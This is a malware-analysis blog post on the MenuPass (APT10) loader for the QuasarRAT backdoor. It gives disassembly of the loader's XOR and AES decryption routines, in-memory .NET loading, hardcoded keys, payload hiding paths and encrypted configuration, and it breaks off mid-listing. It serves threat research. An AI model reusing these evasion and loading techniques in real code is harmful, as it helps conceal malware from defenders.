Threat Spotlight: MenuPass/QuasarRAT Backdoor

blogs.blackberry.com/en/2019/06/threat-spotlight-menupass-quasarrat-backdoor

Introduction

During the latter half of 2018, BlackBerry Cylance threat researchers tracked a campaign targeting companies from several verticals across the EMEA region. The campaign seemed to be related to the MenuPass (a.k.a. APT10/Stone Panda/Red Apollo) threat actor, and utilized an open-source backdoor named QuasarRAT to achieve persistence within an organization. We identified several distinct loader variants tailored to specific targets by leveraging machine learning (ML) to analyse our malware corpus. We have not observed new QuasarRAT samples in the wild since late 2018, roughly coinciding with when the FBI indicted several members of the MenuPass group.

QuasarRAT is a lightweight remote administration tool written in C#. It can collect system information, download and execute applications, upload files, log keystrokes, grab screenshots/camera captures, retrieve system passwords and run shell commands. The remote access Trojan (RAT) is loaded by a bespoke loader (a.k.a. DILLWEED). The encrypted QuasarRAT payload is stored in the Microsoft.NET directory, decrypted into memory, and instantiated using a CLR host application. In later variants an additional component is also used to install the RAT as a service (a.k.a DILLJUICE).

The following technical analysis focuses on the bespoke QuasarRAT loader developed by MenuPass and modifications made to the QuasarRAT backdoor.

Introducing the QuasarRAT Loader

Overview

The QuasarRAT loader typically arrives as a 64-bit service DLL. Its primary purpose is to decrypt, load and invoke an embedded .NET assembly in-memory using the CppHostCLR technique. This technique is based on code snippets from Microsoft DevCentre examples. The assembly, obfuscated with ConfuserEx, is subsequently responsible for finding, decrypting, and executing a separate malicious .NET module. The encrypted module is stored in the %WINDOWS%\Microsoft.NET directory.

During our investigation we encountered several variants of the loader which indicated a development path lasting over a year; we were also able to locate some (but not all) of the encrypted payload files belonging to these loader variants. After decryption, we discovered that the payloads are backdoors based on the open-source code of QuasarRAT[1], version 2.0.0.0 and 1.3.0.0.

Features

- Several layers of obfuscation
- Payload and its immediate loader are .NET assemblies
- Initial loader uses the CppHostCLR[2] technique to inject and execute the .NET loader assembly
- Payload encrypted and stored under Microsoft.NET directory
- Known to load QuasarRAT, but may work with any other .NET payload

Initial Loader and AntiLib

The initial loader binary is a 64-bit PE DLL, intended to run as a service. The DllMain function is empty, while the malicious code is contained in the ServiceMain export. Some variants include an additional randomly named export that creates the malicious service. In newer versions this functionality was shifted to a standalone module.

The malware starts by deobfuscating an embedded next-stage executable. In the earliest variant, this is performed using simple XOR with a hardcoded 8-byte key composed of random letters. Later variants use a slightly more advanced XOR based algorithm that requires two single-byte keys. It's possible that this approach was implemented to thwart XOR bruteforcing attempts:

```
.text:00000001800010DA              mov     r10d, cs:key_2
.text:00000001800010E1              mov     eax, cs:key_1
.text:00000001800010E7              mov     edi, 236532
.text:00000001800010EC              mov     r9d, edi         ; size
.text:00000001800010EF              lea     r8, second_stage ; DLL injection code + AntiLib DLL
.text:00000001800010F6
.text:00000001800010F6 decrypt_loop:                         ; CODE XREF: decrypt_run_2nd_stage+4C↓j
.text:00000001800010F6              lea     ecx, [rax+r10]   ; key = key_1 + key_2
.text:00000001800010FA              mov     eax, 80808081h   ; compiler optimization for div by 0xFF
.text:00000001800010FF              mul     ecx              ; -//-
.text:0000000180001101              mov     eax, r10d        ; ---- key_1 = key_2
.text:0000000180001104              shr     edx, 7           ; -//-
.text:0000000180001107              imul    edx, 0FFh        ; -//-
.text:000000018000110D              sub     ecx, edx         ; ---- key = key % 255
.text:000000018000110F              xor     [r8], cl
.text:0000000180001112              inc     r8
.text:0000000180001115              dec     r9
.text:0000000180001118              movzx   r10d, cl         ; key_2 = key
.text:000000018000111C              jnz     short decrypt_loop
```

Figure 1: Second stage decryption loop

Starting with variant 3, the .NET injection mechanism is implemented inside a second stage DLL, which according to debugging strings seems to be part of a project called "AntiLib":

.rdata:0000...	0000001C	C	AntiLib\\enableDebugPriv.cpp
.rdata:0000...	00000014	C (1...	ntdll.dll
.rdata:0000...	00000013	C	RtlAdjustPrivilege
.rdata:0000...	0000004C	C (1...	Get RtlAdjustPrivilege address failed
.rdata:0000...	0000002C	C (1...	VirtualAllocEx failed
.rdata:0000...	00000017	C	AntiLib\\injectcode.cpp
.rdata:0000...	00000040	C (1...	Write Code to TargetProc Failed
.rdata:0000...	00000014	C	RtlCreateUserThread
.rdata:0000...	0000000C	C (1...	ntdll
.rdata:0000...	0000004E	C (1...	Get RtlCreateUserThread address Failed
.rdata:0000...	0000003A	C (1...	Create Remote Thread Failed!
.rdata:0000...	00000026	C (1...	The Thread success
.rdata:0000...	0000002C	C (1...	Porcess32First failed
.rdata:0000...	00000040	C (1...	CreateToolhelp32Snapshot failed
.rdata:0000...	00000016	C (1...	C:\\ods.log

Figure 2: Debugging strings from variant 3

This DLL is reflectively loaded into memory by an obfuscated shellcode-like routine and invoked by executing an export bearing the unambiguous name: “FuckYouAnti”. Older samples do not contain this second stage library, and the .NET loading functionality is implemented directly in the initial loader:

```
.data:000000018000F932                mov     [rsp+290h+export_name], 'kcuF'
.data:000000018000F93A                mov     [rsp+290h+export_name+4], 'AuoY'
.data:000000018000F942                mov     [rsp+290h+export_name+8], 'itn'

------------------------------------------------------------------------------------------------

.rdata:0000000180015D80 ; Export Ordinals Table for SvcDll.dll
.rdata:0000000180015D80 ;
.rdata:0000000180015D80 word_180015D80  dw 0                ; DATA XREF: .rdata:0000000180015D74↑o
.rdata:0000000180015D82 aSvcdll_dll     db 'SvcDll.dll',0   ; DATA XREF: .rdata:0000000180015D5C↑o
.rdata:0000000180015D8D aFuckyouanti    db 'FuckYouAnti',0  ; DATA XREF: .rdata:off_180015D7C↑o
```

Figure 3: FuckYouAnti string in the code and in 2nd stage DLL export table

Once executed, the "FuckYouAnti" function will decrypt the .NET loader binary using the same XOR based algorithm with a different pair of hardcoded keys.

To load the assembly directly into memory, the malware makes use of a technique called "CppHostCLR" which is described in detail in Microsoft DevCentre. The code looks like the example code provided by Microsoft. It invokes the loader entry point using hardcoded class and method names, that are random and differ for each sample:

```
.text:000000018000201F loc_18000201F:                       ; DATA XREF: .rdata:00000001800150A4↓o
.text:000000018000201F ;   try {
.text:000000018000201F                 lea     r8, [rbp+5Fh+class]
.text:0000000180002023                 cmp     [rbp+5Fh+var_28], 8
.text:0000000180002028                 cmovnb  r8, [rbp+5Fh+class] ;      odoXVkaPicZTVPMOyzxv.ZxMzoJKqqNKlYvkeTfrf
.text:000000018000202D                 lea     rdx, [rbp+5Fh+method_name]
.text:0000000180002031                 cmp     [rbp+5Fh+var_50], 8
.text:0000000180002036                 cmovnb  rdx, [rbp+5Fh+method_name] ; qXGNBFxiQmoACTfcYgbP
.text:000000018000203B                 lea     rcx, [rbp+5Fh+version_string]
.text:000000018000203F                 cmp     [rbp+5Fh+var_78], 8
.text:0000000180002044                 cmovnb  rcx, [rbp+5Fh+version_string] ; v4.0.30319
.text:0000000180002049                 lea     r9, NET_loader_binary
.text:0000000180002050                 call    CppHostCLR      ; load assembly and invoke its entry point
```

Figure 4: Use of CppHostCLR technique

```
.text:0000000180001DA8 // Invoke the specified method from the Type interface.
.text:0000000180001DA8
.text:0000000180001DA8 loc_180001DA8:                       ; CODE XREF: CppHostCLR+3CB↑j
.text:0000000180001DA8                 mov     rax, [rcx]
.text:0000000180001DAB                 lea     rdx, [rbp+78h+spAppDomainThunk]
.text:0000000180001DAF                 mov     [rsp+150h+vtLengthRet], rdx
.text:0000000180001DB4                 mov     [rsp+150h+psaStaticMethodArgs], r15 ; 0 = no arguments
.text:0000000180001DB9                 lea     rdx, [rbp+78h+var_A8]
.text:0000000180001DBD                 mov     [rsp+150h+vtEmpty], rdx
.text:0000000180001DC2                 xor     r9d, r9d        ; NULL
.text:0000000180001DC5                 mov     r8d, 118h       ; BindingFlags
.text:0000000180001DCB                 mov     rdx, [rdi]      ; bstrStaticMethodName
.text:0000000180001DCE                 call    qword ptr [rax+1C8h] ; spType->InvokeMember_3(bstrStaticMethodName, /
.text:0000000180001DCE                                         ; static_cast<BindingFlags>(BindingFlags_InvokeMethod /
.text:0000000180001DCE                                         ;  | BindingFlags_Static | BindingFlags_Public), /
.text:0000000180001DCE                                         ; NULL, vtEmpty, psaStaticMethodArgs, &vtLengthRet);
.text:0000000180001DD4                 mov     ebx, eax
.text:0000000180001DD6                 test    eax, eax
.text:0000000180001DD8                 jns     short print_result_stop_endp
.text:0000000180001DDA                 lea     rcx, aFailedToInvoke ; "Failed to invoke GetStringLength w/hr 0"...
.text:0000000180001DE1                 jmp     print_error_goto_cleanup
```

Figure 5: Invoking .NET assembly loader

String Encryption

Hardcoded .NET version strings and several persistence related strings (in earlier variants) are encrypted using a custom algorithm. This algorithm is based on a single unit T-box implementation of AES-256, combined with 16-byte XOR. Both keys are hardcoded and differ for each sample, except for the oldest variant. The oldest variant set keys to “1234567890ABCDEF1234567890ABCDEF” and “1234567890ABCDEF” respectively and did not change between samples:

```
.text:0000000180001AA5                 lea     r8, [rsp+48h+decoded_string] ; buffer for decoded string
.text:0000000180001AAA                 not     rcx
.text:0000000180001AAD                 lea     edx, [rcx-1]
.text:0000000180001AB0                 mov     rcx, r9         ; encrypted string, base64 encoded
.text:0000000180001AB3                 call    base64_decode
.text:0000000180001AB8                 mov     rcx, [rsp+48h+decoded_string] ; Src
.text:0000000180001ABD                 lea     r9, AES_key     ; "uofFQ8b6QafYu3wqftLx1kfYvzVWFIBu"
.text:0000000180001AC4                 mov     edx, eax        ; Size
.text:0000000180001AC6                 lea     rax, XOR_key    ; "uofFQ8b6QafYu3wq"
.text:0000000180001ACD                 lea     r8, [rsp+48h+decrypted_string] ; Dest
.text:0000000180001AD2                 mov     [rsp+48h+var_28], rax ; __int64
.text:0000000180001AD7                 call    aes_xor_decrypt
```

Figure 6: Example AES and XOR decryption keys

```
.text:00000001800015D8 init_loop:                          ; CODE XREF: aes_xor_decrypt+90↓j
.text:00000001800015D8                 lea     rdx, [rbp+4Fh+var_C0]
.text:00000001800015DC                 lea     rcx, [rbp+4Fh+aes_key]
.text:00000001800015E0                 call    aes_init_key
.text:00000001800015E5                 dec     r11b
.text:00000001800015E8                 jnz     short init_loop
.text:00000001800015EA                 mov     rcx, [rbp+4Fh+xor_key_ptr]
.text:00000001800015EE                 xor     esi, esi
.text:00000001800015F0                 mov     rax, [rcx]
.text:00000001800015F3                 mov     [rbp+4Fh+xor_key], rax
.text:00000001800015F7                 mov     rax, [rcx+8]
.text:00000001800015FB                 mov     [rbp+4Fh+xor_key+8], rax
.text:00000001800015FF                 test    rbx, rbx        ; data size
.text:0000000180001602                 jz      short endp_
.text:0000000180001604
.text:0000000180001604 decrypt_loop:                       ; CODE XREF: aes_xor_decrypt+102↓j
.text:0000000180001604                 mov     rax, [r13+0]    ; encrypted data
.text:0000000180001608                 lea     rcx, [rbp+4Fh+aes_key_scheduled]
.text:000000018000160C                 lea     rdi, [rsi+rax]
.text:0000000180001610                 mov     rdx, rdi        ; 16 bytes block of data
.text:0000000180001613                 mov     rax, [rdi]
.text:0000000180001616                 mov     [rbp+4Fh+qword_1], rax
.text:000000018000161A                 mov     rax, [rdi+8]
.text:000000018000161E                 mov     [rbp+4Fh+qword_2], rax
.text:0000000180001622                 call    aes_decrypt
.text:0000000180001627                 lea     rdx, [rbp+4Fh+xor_key]
.text:000000018000162B                 sub     rdx, rdi
.text:000000018000162E                 mov     ecx, 10h
.text:0000000180001633
.text:0000000180001633 xor_loop:                           ; CODE XREF: aes_xor_decrypt+E6↓j
.text:0000000180001633                 mov     al, [rdx+rdi]
.text:0000000180001636                 xor     [rdi], al
.text:0000000180001638                 inc     rdi
.text:000000018000163B                 dec     rcx
.text:000000018000163E                 jnz     short xor_loop
.text:0000000180001640                 lea     rcx, [rbp+4Fh+qword_1]
.text:0000000180001644                 add     rsi, 10h
.text:0000000180001648                 mov     rax, [rcx]      ; update XOR key
.text:000000018000164B                 mov     [rbp+4Fh+xor_key], rax
.text:000000018000164F                 mov     rax, [rcx+8]
.text:0000000180001653                 mov     [rbp+4Fh+xor_key+8], rax
.text:0000000180001657                 cmp     rsi, rbx        ; data size
.text:000000018000165A                 jb      short decrypt_loop
```

Figure 7: String decryption routine

Digital Certificates

Samples belonging to variant 3 of the loader present a valid digital signature from CONVENTION DIGITAL LTD (serial number 52 25 B8 E2 2D 3B BC 97 3F DD 24 2F 2C 2E 70 0C) countersigned by Symantec:




Figure 8: Digital certificate from variant 3

The .NET loader

Once executed, the malicious assembly will iterate through all files under %WINDOWS%\Microsoft.NET and attempt to decrypt files matching a specified size. It uses an implementation of RijndaelManaged algorithm in CBC mode:

```
// TbkeEeSfMkUYEFkWYJar.ljNdwEDascAOxlAyLWBc
// Token: 0x0600003B RID: 59 RVA: 0x000070FC File Offset: 0x000052FC
public static void tvhzWelWMFmPRdsXBIaO()
{
    for (;;)
    {
        IL_01:
        uint num = 476121837u;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 495166283u)) % 12u)
            {
            case 0u:
                ljNdwEDascAOxlAyLWBc.x2_find_decrypt_load_invoke_assemblies___\u200E\u206D\u206E\u206F\u206B\u206B\u206F
                 \u202B\u206A\u206A\u202C\u206B\u202C\u206E\u206F\u202A\u206A\u202C\u206A\u200B\u202E\u206A\u206A\u202C
                 \u200F\u200F\u202D\u206B\u206A\u202B\u206E\u200B\u200D\u200D\u200E\u200C\u202D\u206C\u206A\u200F\u202E(
                num = (num2 * 1748364297u ^ 3203715668u);
                continue;
```

Figure 9: Finding encrypted payload




Figure 10: Final payload decryption

If the decryption succeeds, the malware will attempt to load the decrypted assembly and invoke the specified method:





Figure 11. Invoking backdoor payload

The final payload assembly is stored as an encrypted file somewhere under the Microsoft.NET Framework directory. The framework version is hardcoded in the loader binary in an encrypted form, and in most samples set to "v4.0.30319". The location is different per sample and the file name imitates one of other the legitimate files found in the same directory. Example paths:


- *%WINDOWS%\Microsoft.NET\Framework\v4.0.30319\WPF\Fonts\GlobalSerif.CompositeFont.rsp*
- *%WINDOWS%\Microsoft.NET \Framework\v4.0.30319\Microsoft.Build.Engine.dll.uninstall*

The payload is decrypted and loaded in-memory as "Client". We have encountered two versions of the Client: 2.0.0.0 and 1.3.0.0. They are similar, both having a version string in their configuration section set to "2.0.0.0":



Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
mscorlib.dll	Yes	No	No	0	4.7.3062.0 built by: NET472REL1	3/26/2018 9:09:37 PM
FileTrackerUI.dll	Yes	No	Yes	1	13.49.9.78	4/15/2018 5:16:08 PM
System.Configuration.Install.dll	Yes	No	No	2	4.7.3062.0 built by: NET472REL1	3/26/2018 9:05:09 PM
System.dll	Yes	No	No	3	4.7.3062.0 built by: NET472REL1	3/26/2018 9:05:59 PM
Client	No	No	Yes	4	2.0.0.0	4/15/2018 5:16:07 PM
System.Core.dll	No	No	No	5	4.7.3062.0 built by: NET472REL1	3/26/2018 9:05:27 PM
System.Management.dll	No	No	No	6	4.7.3062.0 built by: NET472REL1	3/26/2018 9:05:33 PM

Figure 12. Backdoor assembly in memory (version 2.0.0.0)



Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
mscorlib.dll	Yes	No	No	0	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:55:07 PM
CORPerfMonExt.dll	Yes	No	Yes	1	7.36.71.36	5/30/2018 7:54:44 PM
System.Configuration.Install.dll	Yes	No	No	2	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:57:29 PM
System.dll	Yes	No	No	3	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:58:13 PM
Client	No	No	Yes	4	1.3.0.0	5/30/2018 11:56:19 AM
System.Core.dll	No	No	No	5	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:57:44 PM
System.Management.dll	No	No	No	6	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:57:52 PM
System.Configuration.dll	No	No	No	7	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:57:27 PM
System.Xml.dll	No	No	No	8	4.6.1590.0 built by: NETFXREL2	7/14/2016 8:57:46 PM

Figure 13. Backdoor assembly in memory (version 1.3.0.0)

QuasarRAT Backdoor

QuasarRAT is an open-source project that proclaims to be designed for legitimate system administration and employee monitoring. Its code, together with documentation, can be found on GitHub.

Features:

Quasar

build passing | downloads 61k total | license MIT

Free, Open-Source Remote Administration Tool for Windows

Quasar is a fast and light-weight remote administration tool coded in C#. The usage ranges from user support through day-to-day administrative work to employee monitoring. Providing high stability and an easy-to-use user interface, Quasar is the perfect remote administration solution for you.

Features

- TCP network stream (IPv4 & IPv6 support)
- Fast network serialization (Protocol Buffers)
- Compressed (QuickLZ) & Encrypted (TLS) communication
- Multi-Threaded
- UPnP Support
- No-Ip.com Support
- Visit Website (hidden & visible)
- Show Messagebox
- Task Manager
- File Manager
- Startup Manager
- Remote Desktop
- Remote Shell
- Download & Execute
- Upload & Execute
- System Information
- Computer Commands (Restart, Shutdown, Standby)
- Keylogger (Unicode Support)
- Reverse Proxy (SOCKS5)
- Password Recovery (Common Browsers and FTP Clients)
- Registry Editor

Figure 14. README.md from Quasar GitHub repository

Behaviour

The .NET payload is a heavily obfuscated backdoor based on an open-source remote administration tool called QuasarRAT[3]. The configuration is stored in a class called Settings, with sensitive string values encrypted with AES-128 in CBF mode and base64 encoded. The string's decryption key is derived from the ENCRYPTIONKEY value inside Settings and is the same for all strings:

```
Settings

// Token: 0x0400005B RID: 91
public static string VERSION = "q5ITx9P1uH/SKFu29rk5EZqb4YUVwmmgvkOm8Z9DP8YNFHdcC3RIn3kNe1GsI5djjSU5C077hLaCXglPwlgVhQ==";

// Token: 0x0400005C RID: 92
public static string HOSTS = "S0dyBPMU39UrErb1Mtor8GWm+W+0yRFi2JEU/qWWIq5mREO0JD3Iq8S+FTojL8+IGVgwtwPH20HZ4M6amqfBCOiQklM1cel2yGCU2PLKmUM=";

// Token: 0x0400005D RID: 93
public static int RECONNECTDELAY = 53824;

// Token: 0x0400005E RID: 94
public static string KEY = "fwxGzLF0Uj1qH2mwTbAfYA==";

// Token: 0x0400005F RID: 95
public static string AUTHKEY = "ijZebYvEl4TuXixZcok0jmRWgUEF4NBP1PuWok6AErsA3xXT2BnuKUblKjDPGYpzD/CDEXr9ch0iHDgRknxukA==";

// Token: 0x04000060 RID: 96
public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

// Token: 0x04000061 RID: 97
public static string DIRECTORY = Environment.GetFolderPath(Settings.SPECIALFOLDER);

// Token: 0x04000062 RID: 98
public static string SUBDIRECTORY = "HKKdPQRfWE17taYJl+blaAh/+17e7R6jW4zOCiE2af6VDTfT1QqVXsWVXx56tmQKw8UZnccDYTVgfbQtMtXPDw==";

// Token: 0x04000063 RID: 99
